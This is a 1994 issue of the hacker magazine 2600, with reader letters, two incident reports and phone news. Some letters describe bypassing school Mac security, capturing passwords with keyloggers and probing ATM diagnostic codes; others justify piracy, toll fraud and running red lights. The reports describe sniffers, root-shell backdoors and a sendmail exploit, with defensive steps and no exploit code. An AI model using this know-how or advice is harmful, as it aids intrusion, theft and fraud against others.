We can't replace copies that were mangled at the newsstand. But we do replace defective copies that our subscribers get. If there's a problem with an issue that you bought in a store, return it to them and get a replacement or a refund. And let us know if issues in that location continue to be mangled.

Dear *2600:*

I got my Summer edition pretty late but loved every page! I had a couple of comments about two of your letters.

In "A Busy Connection" by Reuben (Page 24), he brings up the usage of the XXX-9970 numbers on NYNEX. Well, you said to let you know about any other parts of the country with this. From the 913 AC, I got something. I tried three local prefixes 539, 537, and 776. 539 and 537 both gave me the described busy tone and the clicks - *but* the 776 prefix rang three times, gave the "thank you" bitch that comes on when you call from a pay phone (which I didn't) and then beeped four DTMF tones at me (which I was unable to decipher since I haven't had time to build the one on page 32).

Second, I'd like to make a comment in reply to sciri's article (page 29) about there being too many lamers in his area. Lighten up, man, we were all lame at one time or another. Hell, I *still* do lame things from time to time. I think it's just a stage that everybody has to go through.

I admit it's sometimes hard to deal with all the newbies from AOL on alt.2600 (my kill file is huge), but I think what you *2600* guys said hits the nail on the head. Teach a lame hacker not to be lame once in a while - don't be cockey about it - just help, even if it's only giving him a pointer to a FAQ. It takes a little extra time, but it'll be worth it. Just think, there are going to be *millions* of newbies flooding the Internet in the next year - and they're not going to go away. So try to show them how to do it right. Otherwise, 75 percent of future bandwidth is going to be newbie flame. Sheez, what a waste.

.gKo.

We cannot get through to your 537 and 539 exchanges at all. We suspect they're non-working exchanges and every number in them probably gives you the same thing if you're within the area code. Regarding the "thank you" lady, you have reached a COCOT, which is why it sounded familiar to you. We have yet to hear exactly what she's waiting for you to do or why she's thanking you.

Cordless Clarification

Dear *2600:*

In your Summer 94 issue an article, "Cordless Fun" by NYMPHO said that it was legal to "drive around in your car and tape people's cordless conversations." Both you and I know this is not so. Federal Law is quite vague in this matter: "It is a crime under federal law for any person... to wiretap or otherwise intercept a telephone call...". Please inform the readership before someone goes off and tapes a phone call and plays it in public. If there is a loophole to this law that I'm not aware of let me know, but I'm fairly certain there is not. I would hate to hear of a naive individual charged with wiretapping after reading in *2600* magazine that it was legal.

Gladshiem

The article stated correctly that there is no law against monitoring or taping a cordless phone call - such calls are considered to be radio transmissions, therefore, "wiretapping" doesn't apply. They are not protected in any way. Cellular calls, while just as easy to listen in on, are protected by a law that merely says they're protected by law. Get the picture?

Mac Hacks

Dear *2600:*

The letter by Deus, The Black Night, etc. talks about a long way around "AtEase". If the school has Think Pascal or Think C (any Think class software) just go to the "Transfer" option in the file menu, and open "Finder" in the system folder. A little faster, and you can jump back into AtEase if a teacher shows up. Also "DisEase" by Josh Horan is another easy way to get past AtEase.

Second, FileGuard cannot be turned off by turning off the extensions with the shift key down! The only hack I know for FileGuard is called "An INIT's Best Friend" and "Airplane" (they work together). They work well and fast.

Lastly, "DisEase", "An INIT's Best Friend", and "Airplane" can be found any where, even on AOL!

Xausii

Dear *2600:*

I need to respond to "The Bard" who wrote "High School Mac Hack" that appeared on page 15 of the Winter 93-94 issue. The article is filled with too many inaccuracies to allow me to let it slide by.

Mr. Bard claims that AppleShare is hard to hack. Considering that AppleShare is a control panel in the System Folder and is only hackable from a hex editor then yes, I would agree. AppleShare is hard to hack. However if what he meant to say, and by his article I think he meant to say, AppleTalk is hard to hack then I must disagree.

Mr. Bard suggests that you could write a program to simulate a Mac interface to get user passwords - that is a helluva long way to go about it. A simple control panel placed in the System Folder to capture keystrokes would work fine. I know of two that have already been written.

Mr. Bard says that you should "make an Alias of his Appleshare, and copy to disk. Then... go back to the computer he used and open the Alias AppleShare." This is pointless, not to mention that it will not work. If you

are going back to the same computer, why not just open the original as opposed to the Alias? The Bard says the disk might be locked, in which case you couldn't make an alias anyway. Even if you could, the alias on the floppy can't point to a locked disk. (Oh, you can unlock a disk by selecting it and hitting Command-I.)

If you have access to the target machine as Mr. Bard's previous example required, then just create your own damn account. Go to the Users and Groups Control Panel and create away. Using Norton Utilities to find hidden password files as Mr. Bard suggests is also useless as the passwords are written in hex inside one of the AppleTalk Control Panels. He would have better luck with ResEdit.

If your machine has Empower, DiskLock, FileGuard, or even wimpy ole AtEase, good luck. These are all passable - they just require a little more work and poking around with and each deserve their own article.

Just remember that AppleTalk is a very insecure protocol. It is peer to peer and not really meant for large networks. Most of the stuff in this letter can be found in any Apple Manual that comes with every Macintosh. May I suggest that Mr. Bard find one and read it.

Space Rogue (617)
RDT Syndicate

Sick ATM's

Dear *2600:*

I was in Soho, London one night where I seem to spend most of my nights guzzling coffee, etc. I went to my usual cashpoint (ATM) at a branch of Barclays Bank. There are two machines side by side. The first was as usual, I stuck my card in, got my cash. I noticed the machine next to me was not all it should be. I assumed at first it was in "Sorry can't give out your cash!" mode, but on closer inspection I noticed something odd.

The machine had apparently crashed. It was in "Diagnostic" Mode. The screen displayed the letters A thru F aligned to the top 6 of the 8 buttons to the side of the screen, used for "Fast Cash", receipt request, whatever. There was a message at the bottom of the screen along the lines of, "Enter engineer clearance code" and a prompt ">". After a bit of pissing about I deduced that it was expecting a 4 digit Hex code, followed by "Enter" to allow you to get to the nitty gritty of testing the note dispensing mechanism over and over again. Given that I only had a few minutes before I was due elsewhere, I had little time to have a stab at the possible 65,536 combinations, but here's to dreaming. Presumably each machine's code is different, maybe it is written on the inside? Keep your eyes pealed next time you're in a bank and the machine is being filled!

Lowdown on LoJack

Dear *2600:*

Reference the letter titled "Car Tracking" on page 25 of your Summer issue, the author, "Tommy B." doesn't know what he's talking about.

His letter was full of paranoia which - while technically feasible by some tracking systems - will *not* work with LoJack. Contrary to what he said, LoJack uses a VHF (173 MHz) frequency, *not* 900MHz. Once activated, the LoJack units send out a signal giving a serial number of the unit (which shows up on the special LoJack receivers/RDF gear some police cars are equipped with). This serial number is then entered into the law enforcement computer network (statewide or perhaps NCIC) which will then return with a description of the vehicle, so the police will know what to look for while homing in on the signal. The range of this transponder is just a few miles at best (depending on terrain, etc.).

Now some of the other tracking systems, such as Teletrac, do use a 900 MHz, spread-spectrum radio link, and can be interfaced into things like the vehicle's ignition system (when the police close in, they can request that Teletrac send a signal to the car, having the ignition disabled, in order to prevent a car chase). There is also the capability for two-way voice communications between the vehicle and Teletrac's regional operations center - you can manually activate your Teletrac transponder, for example, selecting the "Tow truck" depiction will alert the Teletrac Ops center that you're having a non-emergency problem, and they can then initiate two-way voice contact with you to get info on the specific problem, which they can then pass to the wrecker service.

These high-tech systems only provide coverage in certain areas, and should prove beneficial to many people. There's a simple way to alleviate Tommy B.'s paranoid fears - don't sign up for the service! If Tommy B. is driving around in a Porsche or Lamborghini and his insurance agent "forces" him to get a vehicle tracking system installed, either just go with the relatively primitive LoJack system, or use a secondary vehicle when you'd rather keep your whereabouts unknown (but be sure to keep your cellular phone off, too!).

Like with most pieces of technology, there can be some vulnerabilities or disadvantages as well as advantages. But Tommy B. should try to have some factual knowledge before he decides to fear something, if for no other reason than to be able to alert people, instead of misinforming them.

Just because Tommy B. is paranoid, it doesn't mean that people *aren't* out to get him! Just the other day, I was watching Tommy's car using a Keyhole satellite I hacked into, and I clearly saw him blow through a red light at 60 mph!

CARTWHEEL

Still More Questions

Dear *2600:*

I have been a subscriber to your magazine for a few years. Overall, I have enjoyed your magazine and its many interesting articles! Keep up the good work!

I am, however, confused by the painting on the front cover of the Spring 1994 issue (Volume Eleven Number One). There does not seem to be a theme or meaning to the painting.

What is the purpose of the space suit? What do Babylon and Middle Island have to do with each other?

What is the number 17 that is prominent in what appears to be a green highway type of sign? What is the number that is on the sheet of paper behind the head of the person who is emptying the trash can full of passwords? I tried it on my phone and I get an intercept saying that the number is not valid.

The little doors in the background on the right, along with the dark figures are confusing. Is that supposed to be a public restroom in a park? Are the two figures in front of the door marked daemons supposed to be two homosexual men groping each other?

And finally, is that supposed to be a birthday cake in the foreground? If so, does it mean that this issue is the 10th anniversary issue?

Please enlighten us!

Clear Plastic Raincoat from Seattle

Space suits offer protection from vacuums. Babylon's elevation is only 15 feet whereas Middle Island's is 76. Highway 17 bypasses the New York State Thruway and offers a more scenic view. The number behind the head will get you nothing but trouble. We strongly believe in public restrooms. And once you recognize the two people in front of the door, their intentions should be very obvious. The "cake" you refer to is a spaceship with ten candles on it - at least that's how we remember it. The fact that it's our tenth anniversary is completely irrelevant. We hope we've been helpful.

Now what the hell is "Clear Plastic Raincoat from Seattle" supposed to mean?

On Piracy

Dear *2600:*

I think you people have a fabulous operation at *2600*. This publication got me started in hacking years ago when I was a youth.

I'd like to respond to Roberto Verzola's views in his article "Software Piracy: Another View."

Roberto takes the point of view as an opposite to the business interests invested in software development. He equates copies of programs to units of money.

In my view, software piracy is so vital to the software industry that without it, there would be no hit programs like Word or Lotus. Each piece of software gets its start as a beta copy. For every programmer who has a beta copy, fifty pirates have access to it via networks and the local BBS. When it its earliest stage, software is very dependent on word-of-mouth advertising. Unreleased software has no hype.

The many pirates who nab beta copies are interested in their newness. 0day WaRez are the most valuable and last for maybe a week on the pirate market. If it's a nice product, the pirates give it good reviews. If not, the beta copy is purged to conserve valuable disk space.

If the beta does well in the pirate circles, the pirates won't purchase them. But others will due to the word of mouth initiated by the pirate underground.

Another point of view Roberto seems to have missed is the pre-professional software user. As an art major at Stanford, my Mac at home is chuck full of pirate copies of graphic design software. Warez so expensive I could either pay my school tuition or buy them at the store. Yes, the software industry relies on pirates like me as well.

As I learn design in school, I need to practice on my own equipment, doing hobby type design: flyers, logos, dance tickets. All amateur work and no money involved - pure learning. When I start up a design profession, I will buy the software I have tried and tested for years.

SM
Morgan Hill, CA

On Honesty

Dear *2600:*

I am writing in regard to your article "How To Hack Honesty" as published in the Autumn 1993 issue. Some years ago, under an assumed name, I wrote *How To Beat Honesty Tests* as published by Loompanics Unlimited. In the course of researching this booklet, I took up an animated correspondence with Dr. Philip Ash, who was the chief designer of honesty tests at London House; I know he also developed an in-house test used by Supermarkets General Corporation and he probably designed other such tests as well. I asked him about "faking good" - and the actual terminology used by test constructors - and he told me that virtually all psychological tests are devised and normed with certain assumptions in mind. In the case of honesty tests, paramount among these is the assumption that everyone has at least a little larceny in his or her heart and that everyone has borrowed, misappropriated, or otherwise stolen something, somewhere along the line. Admitting to small thefts of things such as pencils or paper clips is good and feeling bad or guilty about these minor thefts reinforces your "honesty" when taking these tests. Questions your article designated as "control questions" do not ascertain whether you are "faking good" but make you more open to taking the test, convincing the gullible that there really is something magical about them. In actual practice, control questions can be even more innocuous than U.R. Source indicates ("Do you like animals?" has been seen on at least one form of the Reid Report). Ash himself defended their use.

Pencil and paper honesty tests do take the place of the polygraph in many cases at lower cost, but usually with no greater accuracy. One item Source's article fails to mention is that in trying to be all things to all people, honesty tests fail miserably at everything. One test claims to identify people who are more accident prone than average while also ferreting out those most likely to abuse workman's compensation claims! Dr. Ash also told me something interesting. If you are the most honest person possible, to the point that you have never stolen anything, and you are perfectly honest about it on the Reid report, you will fail because the test assumes you are faking good. Our society is test happy and we seem to like to quantify even the unquantifiable, such as one's honesty. It has come to this. Fret not, though. While polygraphs are illegal employment screening tools everywhere in the United States and Canada, the honesty test may be going the same route. Already in the Commonwealth of Massachusetts and the Province of Ontario, they are

illegal in all applications. Similar legislation is pending in Rhode Island and in New York State they are still legal but cannot include any questions regarding substance abuse and the test results cannot be the "primary" reason for denying someone employment.

A.R. Weeks
New York, NY

Northern Hacking

Dear *2600*:

I am a new subscriber to *2600*. The back issues I requested came in a few days ago. I read every issue in a single sitting. The zine blew my mind. *2600* is phat! Since I am a new member to the hack/phreak community, I find some concepts in your magazine hard to understand. I've tried calling local boards, but the only users are kids addicted to MUDs. Because I'm a 16 year old kid living in a little Canadian hick town called Medicine Hat (dumb name, eh) with nobody to answer my questions, I decided to use our phucked up postal system to write to you guys. Now, onto the questions:

What the hell is a PBX and how do I find an access number into one? How do I find an authorization code for a PBX once I access one and what do I do with it? I'd like to get onto some LD boards, but I don't want to pay the high LD charges. I know you don't tell people to commit toll fraud, but you do tell how to. How would someone like me get toll-free planetwide calls? Your contributors write about how they get on computer systems. I live near an army base and I know they have a computer system. How do I access the computers? Do I just phone up the number in the phone book (403-544-4000) or what?

My telephone company is AGT but most of the equipment is made by Northern Telecom. My area code is 403 and an engineer at AGT told me that my province is the first completely digital telephone system in Canada. I'm wondering if you have any info on how I can have fun with my phone system?

DrP
Medicine Hat, Alberta

PBX stands for Private Branch eXchange and it's basically a phone system run by and for a company. Oftentimes, security lapses allow people on the outside to access dialtones, voice mail, computers, etc. On many occasions, these are reachable through 800 numbers. Methods of making free phone calls abound here and in many other places. But that doesn't mean it's a particularly smart thing to do. We understand how difficult it must be for you trapped in the middle of nowhere but you do have to be careful. Your "completely digital telephone system" could easily monitor your activities. Learning and exploration should be your primary goals, not just getting things for free. Unfortunately, it's sometimes unavoidable to commit crimes, however small, in the process. You need to weigh the risks and decide what your priorities are. We don't suggest messing with your local military computer, at least not for starters. If there is a college in your area, do everything you can to get on the net. If you succeed, you will have eliminated the long distance charges and opened yourself up to an unlimited world of knowledge and contacts. We wish you luck. And don't give up on Medicine Hat - there are probably other hackers there too.

Satellite Mystery

Dear *2600*:

This is the first time I have seen your very informative magazine. I was surprised to see it in my local Barnes and Nobles, right next to the other computer magazines.

The question I have is, most of the food stores around here have satellite dishes on the roof for whatever reason. Someone told me that they are for the checkout ATM machines. I was wondering if that is true. If I was to hook up that DTMF board (mentioned in your summer issue) to the satellite lead would I be able to get ATM account numbers and the pin numbers?

Alcatraz
Pt. Pleasant Beach, NJ

ATM's almost always use dedicated phone lines to transmit data - banks tend to be a bit sensitive about that kind of thing. The dishes you see are, in all probability, receivers for whatever music they wind up playing for the enjoyment of their customers. Sorry to disappoint you.

Red Light Cameras

Dear *2600*:

I'd like to give all you people in New York a little easier sleep. The "Facts" page of the summer issue listed a problem that we had here in California for a short time - machines that took pictures of a speeder's license plate (or for you a red-light-runner). Here's my advice: *Don't do a thing!* It will go away by itself. If anybody gets a moving violation, they have to sign it, saying that they will show up in court and answer to the charges. No big deal. But if anyone gets a ticket in the mail (assuming that the address listed with the DMV is still correct), consider this: did they ever sign anything saying that they would show up in court to defend themselves? *No!* That's what happened in Los Gatos, CA a couple of years ago. A man was arrested on a warrant for failure to appear on a mailed ticket. The case was thrown out of court, the CHP got a reprimand and were ordered to remove from service their millions of dollars of equipment they had just bought. In addition, the man won a civil suit (undisclosed amount) for false arrest and wrongful imprisonment. If it happened here, it will happen there. So have fun, run the lights, ignore the tickets, and get some money out of it.

An Unprintable Symbol

It's the American dream.

Security Concerns

Dear *2600*:

I remember reading a few issues back you stated that the official *2600* subscriber mailing list was secure and would not be shared with any other parties. However, is it true that the post office (and/or some other government agencies) is recording the name and destination address of every issue of *2600* that is being sent out? And the simple fact that both you and I believe in true

(continued on page 42)

LIVING ON THE FRONT LINE

(gathered from internet posts)

On July 6, at slightly after 2 am local time (PDT, 7 hours west of UTC), an intruder installed a TCP/IP-sniffing daemon on one of the machines at a2i communications (domain rahul.net). The sniffer was discovered and disabled on the evening of the same day, about 18 hours later. During this time, the daemon collected data including passwords.

Here is a summary of the intruder's tracks discovered in combination on the hosts bolero.rahul.net [192.160.13.1] and jive.rahul.net [192.160.13.2]. Both are SPARC machines running SunOS 4.1.3.

1. A number of setuid-root programs, which would instantly yield a root shell when executed. We found these with the command: **find / -fstype nfs -prune -o -perm -04000 -print**

2. Processes, one listening on UDP port 891, another listening on UDP port 937. We could detect this bound ports with the 'lsof' program.

3. A daemon that monitored the '/dev/nit' device, keeping the Ethernet interface le0 in promiscuous mode, and recorded the first few bytes of each telnet, ftp, and rlogin session, apparently to collect passwords. Output was collected in a log file. We could detect the promiscuous mode of le0 with the command '/usr/etc/ifconfig le0', which printed information similar to this:

le0: flags=163<UP,BROADCAST,NOTRAILERS, RUNNING,PROMISC>

4. A daemon listening on TCP port 3011 which would accept a connection (no password needed) and immediately provide a root shell. The intruder could later connect to this port and use the root shell to collect the contents of the log file. We could detect these bound port with the 'lsof' program.

5. We were able to monitor the local network and observe incoming connections to port 3011 from the following hosts:

joe.me.uiuc.edu 7:05 pm PDT July 6
athena.brynmawr.edu 6:54 am PDT July 8

We believe that during the connection at 7:05 pm on July 6 from joe.me.uiuc.edu the intruder was able to collect the contents of the log file. The connection attempt at 6:54 am on July 8 was benign, because the intruder's processes were no longer active.

From the log file collected by the intruder's daemon, we have made a list of potentially affected hosts and it is given below. A numeric IP address indicates failure of the SunOS 4.1.3 gethostbyaddr routine to resolve the name – this usually means that either reverse resolution failed, or that reverse resolution yielded a name that could not be resolved back to the original IP address.

A quick script has been used to filter out from the log file entries for ftp sessions in which the target user was 'anonymous' or 'ftp', and entries for connections not involving any host external to our network. All other host names recorded by the sniffer are included in this list. Site administrators at all these hosts are advised to search their systems for possible intrusions. They should assume that if their users accessed a2i, or if any a2i user accessed their site, a password might have been logged. We are mailing a warning message to postmaster at each affected host. The message includes specific entries found for that host in the intruder's log.

A script was run to attempt to telnet to port 3011 on each host in the attached list, attempting to find out if a similar intrusion was in progress anywhere. No active port 3011 was reached on any of these hosts. There is, however, no guarantee that the intruder will always use port 3011.

All sites should look at their logs and search for connections to and from the domain rahul.net and/or from any host on the network 192.160.13.0, at any time before approximately 11:00 pm July 6. All cleartext paswords used in such sessions should be considered suspect.

For safety, it may be wise to assume that any password transmitted during the last 8 weeks has been compromised – since it cannot be guaranteed that previous undetected intrusions did not happen.

It is not yet clear by which mechanism the intruder gained access.

The general format of the intruder's log is shown below.

```
===== begin sample log entry =====
– TCP/IP LOG – TM: Wed Jul 6 03:47:55 –
PATH: name.of.source.host(source_port) =>
name.of.destination.host(dest_port)
STAT: Wed Jul 6 03:48:34, 48 pkts, 128
bytes [DATA LIMIT]
DATA: < data bytes here >
 : < data bytes here >
 : ...
 : < data bytes here >
===== end sample log entry =====
```

LIST OF POTENTIALLY COMPROMISED HOSTS
(POSTMASTER AT EACH SITE – PLEASE CHECK YOUR INCOMING MAIL)

```
079a1.phy.ohiou.edu
129.108.1.10
129.198.2.40
129.71.44.224
130.99.32.69
131.128.123.13
131.241.16.4
134.53.8.55
138.119.20.47
138.13.16.203
138.43.160.87
140.175.7.143
144.26.45.1
146.68.173.106
147.160.30.23
155.16.192.32
156.98.25.50
158.234.18.74
158.234.24.60
```

165.113.242.2
165.173.38.9
192.204.164.33
192.84.232.107
193.227.31.2
198.147.181.1
198.211.41.35
198.62.89.50
198.78.71.51
199.182.70.2
199.8.30.50
ACC.WUACC.EDU
ACF6.ACF.NYU.EDU
ACUVAX.ACU.EDU
BLOOM-PICAYUNE.MIT.EDU
BUDZICHO.NAVSSES.NAVY.MIL
C208BN21.sunydutchess.edu
CORNELLC.CIT.CORNELL.EDU
CSA.BU.EDU
DEPAUW.EDU
GOPHER.UPENN.EDU
HDSF17.Houston.WIRELINE.SLB.COM
Joyce-Perkins.tenet.edu
LIB.IS.TCU.EDU
LibL19.LIBRARY.ColoState.EDU
MILANESE.MIT.EDU
MOSS3.TAMU.EDU
NIC.DDN.MIL
NTP-MASTER.ALMADEN.IBM.COM
Ruth.Butler.EDU
SALLIB.SALS.EDU
SUMEX-AIM.Stanford.EDU
SVAPPL04.MDC.COM
Sony.COM
Sun.COM
VAX.DICKINSON.EDU
VULCAN.LIBRARY.CMU.EDU
a100.ucs.usl.edu
acad.drake.edu
access1.digex.net
acs1.byu.edu
aed.pica.army.mil
amazon.csc.liv.ac.uk
ampere.mee.tcd.ie
anlnpb.ep.anl.gov
annex1.net.ubc.ca
antares.tymnet.com
awesome.hq.Verdix.COM
bart.starnet.com
blue.weeg.uiowa.edu
bode.ee.ualberta.ca
bodie.cs.unc.edu
brahms.udel.edu
bruno.cs.colorado.edu
btissue.chem.vt.edu
bubble.yonsei.ac.kr
buffalo.ny.ts.psi.net
cabell.vcu.edu
calamari.storage.tandem.com
caliph.intellicorp.com
camelot.acf-lab.alaska.edu
canyon.ATMOS.ColoState.EDU
carson.u.washington.edu
cathy.ijs.si
cbunnell.lerc.nasa.gov
central.co.nz
chameleon.cc.metu.edu.tr
cirrus.com
clark.net
clevxd.CPL.ORG
copernicus.isi.com
crl4.crl.com
crl5.crl.com
csl.biosci.Arizona.EDU
csws15.ic.sunysb.edu
csws2.ic.sunysb.edu
cube.clas.suffolk.edu
cuplvx.ap.columbia.edu
dandelion.com
dante.NMSU.Edu
default52.usa.cerfnet.com
dns.global.com
dorfsr.b17d.ingr.com
dorsai.dorsai.org
dracman.cray.com
dschmit.wa.ATK.COM
dunlop.cs.ucdavis.edu
dutikos.twi.tudelft.nl
echonyc.com
ecoli.harvard.edu
elf1.Stanford.EDU
enterprise.america.com
forsythe.Stanford.EDU
ftp.iitb.fhg.de
ftp.technion.ac.il
ftpserv.c-cube.com
garnet.Berkeley.EDU
gatekeeper.qualix.com
gemsgw.med.ge.com
gomez.intel.com
gpu.srv.ualberta.ca
grind.isca.uiowa.edu
grumpy.usu.edu
gryps1.rz.uni-greifswald.de
gucis.cit.gu.edu.au
gw1.octel.com
halon.sybase.com
hestia.arc.nasa.gov
host0.colby.edu
howe.cs.ucdavis.edu
hpcea.ce.hp.com
ibm.com
ics.soe.umich.edu
igw.merck.com
infoserv.utdallas.edu
ingate.microsoft.com
isr.harvard.edu
jarthur.cs.hmc.edu
jfrank.jfrank.com
jmch.demon.co.uk
jobe.shell.portal.com
k2cc.sos.clarkson.edu
kafka.network.com
kelly.teleport.com
kublib.kub.nl
kwilkins.NPD.Provo.Novell.COM
kwme6.nerc-keyworth.ac.uk
leif.ucs.mun.ca
leo.nmc.edu
lfs.cyf-kr.edu.pl
library.wustl.edu
llwhro.whro-pbs.org
luciano.ee.adfa.oz.au
m205b.cc.uch.gr
mac-nincehelser.tri.sbc.com
maelstrom-ether.Berkeley.EDU
maestro.maestro.com
maggie.jpl.nasa.gov
magma.com
mail.evansville.edu
mail.infinet.com
mars.dcs.fmph.uniba.sk
marsh.cacs.usl.edu
math.uwaterloo.ca
medusa.gs.gov.bc.ca
milpitas.adaptec.com
moab.me.iastate.edu
monk.fel.duke.edu
mri-gw.mri.com
ncb.gov.sg
nessie.cc.wwu.edu
netcom.netcom.com
netcom11.netcom.com
netcom12.netcom.com
netcom2.netcom.com
netcom3.netcom.com
netcom4.netcom.com
netcom7.netcom.com
netcom8.netcom.com
netcom9.netcom.com
netmail.microsoft.com
newt.com
nic.funet.fi
nic.uakom.sk
ninja.jp.borland.com
nowaksg.chem.nd.edu
ns.bmd.SAIC.COM
nx44.mik.uky.edu
ocean.ocean.com
ohstpx.mps.ohio-state.edu
orion.sil.nrc.ca
osage.den.mmc.com
oven.ccds.charlotte.nc.us
panix.com
parry.lance.colostate.edu
pc-78-73.ipxrarp.Virginia.EDU
pdavispc1.uk.mdis.com
phobia.phys.lsu.edu
phscpc1.ucs.uoknor.edu
picard.infonet.net
pinchy.micro.umn.edu
pirx.cs.purdue.edu
port4.buffalo.ny.pub-ip.psi.net
psulias.psu.edu
psulib.cc.pdx.edu
pure3.pure.com
pv022c.vincent.iastate.edu
quad4.phx.mcd.mot.com
quip.eecs.umich.edu
rcasciel.beva.blacksburg.va.us
renegade.lerc.nasa.gov
rhoda.fordham.edu
ring28.cs.utsa.edu
risc.ce.utep.edu
rkadw1.ple.af.mil
sabre.afit.af.mil
sandcastle.cosc.BrockU.CA
sauza.math.lsa.umich.edu
scooby.bme.ri.ccf.org
sequoia.northcoast.com
server.netcom.com
sescva.esc.edu
sgigate.SGI.COM
slip1-17.acs.ohio-state.edu
slon.labs.BrockU.CA
sluava.slu.edu
smartva2.svi.org
solomon.technet.sg
sowebo.charm.net
sparc5.sunbim.be
spectrum.xerox.com
starbase.NeoSoft.COM
sugar.NeoSoft.COM
sunset.ma.huji.ac.il
sv05wld.wldelft.nl
swootton2.NSD.Provo.Novell.COM
teacups.San-Jose.ate.slb.com
telesciences.com
thorin.uthscsa.edu
tigger.StCloud.MSUS.EDU
tollbooth.vnet.ibm.com
trump.cts.com
twnmoe10.edu.tw
ubvmsa.cc.buffalo.edu
uhunix.uhcc.Hawaii.Edu
ukanaix.cc.ukans.edu
ulinf0.unil.ch
unbvm1.csd.unb.ca
unidui.uni-duisburg.de
univax.fhda.edu
unknown-pc-28.bf.umich.edu
upr1.UPR.CLU.EDU
ursula.ucdavis.edu
utsw.swmed.edu
uxa.cso.uiuc.edu
v5119.tvrl.lth.se
vax.sonoma.edu
vector.ucsb.edu
vixen.cso.uiuc.edu
vm2.cis.pitt.edu
vms.huji.ac.il
vmsb.is.csupomona.edu
watt.engin.umich.edu
wcarchive.cdrom.com
welch.ncd.com
worf.qntm.com
wuarchive.wustl.edu
www0.cern.ch
zeus.apsu.edu

"If someone's hacked our system, we'd certainly like to know about it, although it's very doubtful; more likely, this is just someone trying to make you nervous" - Netcom admin, *2600*, Summer 1994

Date: Wed, 13 Jul 94 18:22:12 PDT
Subject: Hacker Break In CERT#12804
Status: R

Hi;

We were one of many systems that was attacked this past weekend. Unfortunatly my system was compromised. The attached is a description of the Hackers dirty work and a suggested plan to try to prevent future attacks. I am sharing this because it is amazing how everyone seems to clam up if they are attacked and/or broken into. It of course hurts the 'professional' pride to be hacked, but the only way to stop this is to spread the information. The 'head in the sand' reactions are not going to make this problem go away. This particular hack used several 'textbook' methods to try to break in and it still worked, suprisingly enough an d suprisingly well. I am running a Sun and PC network with a PPP link to the internet. Hope this can help somebody else not get caught unprepared.

Subject: Response to the Hacker attack of July 8th-11th 1994.

Synopsis of the Break in:

On Friday July 8th 1994 at 23:09, an incoming mail message was received by IRT's mail server. The message came in from Netcom (machine: netcom11.netcom.com). This message was carrying a shell script which exploited a security hole in the 'sendmail' program. THe mail was interpreted and run by the 'sendmail' program. The script copied source code contained within itself into the '/tmp' directory and using standard UNIX commands compiled and started a daemon process on Port number 7002. An outsider telneting in to this port would have bypassed all logins and logging facilities. Netcom alerted IRT on July 11th at 16:13 that IRT had possibly been compromised. Upon checking, I discovered the daemon running on our system. According to Netcom's log we had been telneted to from their system at 23:13 on July 8th. The record shows it was at most 4 minutes before the offending session was ended. This is the last recorded information available. Once the port was established we were accessible to anyone who knew about the port and we could have been visited again from anywhere without any record.

The daemon source code was found in the mail queue and removed for analysis. The process was killed and removed from the '/tmp' directory. We were disconnected from the Internet and a search was made to see if any traces could be found. On Tuesday July 12th at 11:59, three(3) files appeared on the system. In the '/'(root) directory a file of zero size appeared with the name "1776_July_4" at the same time two zero size files appeared in the '/tmp' directory. The file names were "tmp.7105.foo" and "tmp.7105.bar". The time stamps and file names ending in "foo" and "bar"(a well known acronym) are very suspect. No further strange occurances have surfaced. Netcom has not been able to provide anymore information on the hacker. They report he hacked into an account on their system and was able to work undetected for an unknown period of time. Netcom was alerted by complaints from System Administrators who detected the break in attempts.

What Failed:

- Sendmail was thought to be patched and wasn't.

- The security package(COPS) I ran did not have checks to alert for this problem with sendmail.

- PPP packet filtering created a false sense of security. Running a high level of filtering was not enough.

Recommended Actions:

All users must be forced to change their passwords. In the future, any accounts with passwords that can be broken will be disabled and the user will need to see administrator to have it re-enabled. It was also recommended that the whole OS be reinstalled from scratch if you are comprimised.

Sendmail needs patching with the latest software patch from Sun Microsystems(Sendmail Jumbo Patch #100377-15) or Upgrade to version 8. Sendmail also needs to be set up to use a restricted shell(SMRSH) that was obtained from the Computer Emergency Response Team(CERT) ftp site. In addition, obtain the following programs for installation to try and thwart future attempts to break in:

tcp_wrapper - Package to monitor and filter incoming requests for variety of services. (info.cert.org)

tripwire - A tool for monitoring a designated set of files for and directories for changes and/or corruption. (info.cert.org)

securelib - Tool to control access to network daemons not under inetd control or which serve more than one client. (eecs.nwu.edu /pub/securelib.tar, securelib.ps)

netlog - A tool to passively watch all TCP and UDP traffic on a network. (net.tamu.edu: /pub/security/TAMU/) Also look at TIGER(COPS like program)

swatch - A process to watch the log files in real time and associate arbitrary actions with patterns. (sierra.stanfor.edu: /pub/sources)

crack - A program to try to crack passwords.(info.cert.org)

Recent reports indicate that Netcom's credit file, stored online and containing information on all their customers, has been compromised.

news items

You wouldn't know it walking around in the streets and malls but our nation is facing an incredible crisis. Phone numbers are running out faster than anyone expected. New area codes are being created almost weekly. And, in what is bound to be a first, one area code is on the verge of exhausting its supply of numbers before anyone has even used it. According to Bellcore, exchanges in the new 500 SAC (Special Area Code) for personal communication services are being assigned so quickly that at least one more code will probably be necessary in the very near future. (We're told it definitely won't be of the X00 format.) AT&T is currently offering three exchanges: 346, 367, and 677. They say they won't be discontinuing their 0-700 EasyReach service but it's pretty obvious they want their customers to switch to their new 500 service called True Connections. They say it will have better features, like Call Scheduling, Call Sequencing, and Voice Mail and, unlike 700 numbers, it won't be necessary to dial into the AT&T network to reach the number.

Speaking of AT&T's EasyReach service, there have been some changes. For one thing, we're no longer using our (10288) 0-700-751-2600 number for access to our voice BBS. You can dial direct at (516) 473-2626. But we are using the 0-700 number for all kinds of other things, including AT&T's newest feature. You can now forward your EasyReach number to go to almost anywhere in the world. Callers to the number, however, are warned that they are about to be charged for an international call to [insert name of country here]. Apart from the joy of hearing the recording speak the name of funny-sounding countries, it is now possible for anyone in this country to give others a huge phone bill just by having them call into their EasyReach number. (EasyReach call forwarding works differently than regular call forwarding - EasyReach bills the original caller while normal call forwarding bills the person forwarding their phone.) For example, if you were to call our 0-700 number anytime in the near future, you could wind up with a phenomenal bill very quickly because we've forwarded it to Inmarsat Atlantic West (country code 874). This is the most expensive long distance call you can make - the rates are $30 for the first three minutes and about $1 per six seconds thereafter. You have to hit a couple of touch tones to verify that you really want to do this but no international access is necessary. And, no, we don't make anything from calls to that number - in fact we have to pay $7 a month to keep it. And we are not encouraging anybody to call it, except maybe to hear the funny warning recording.

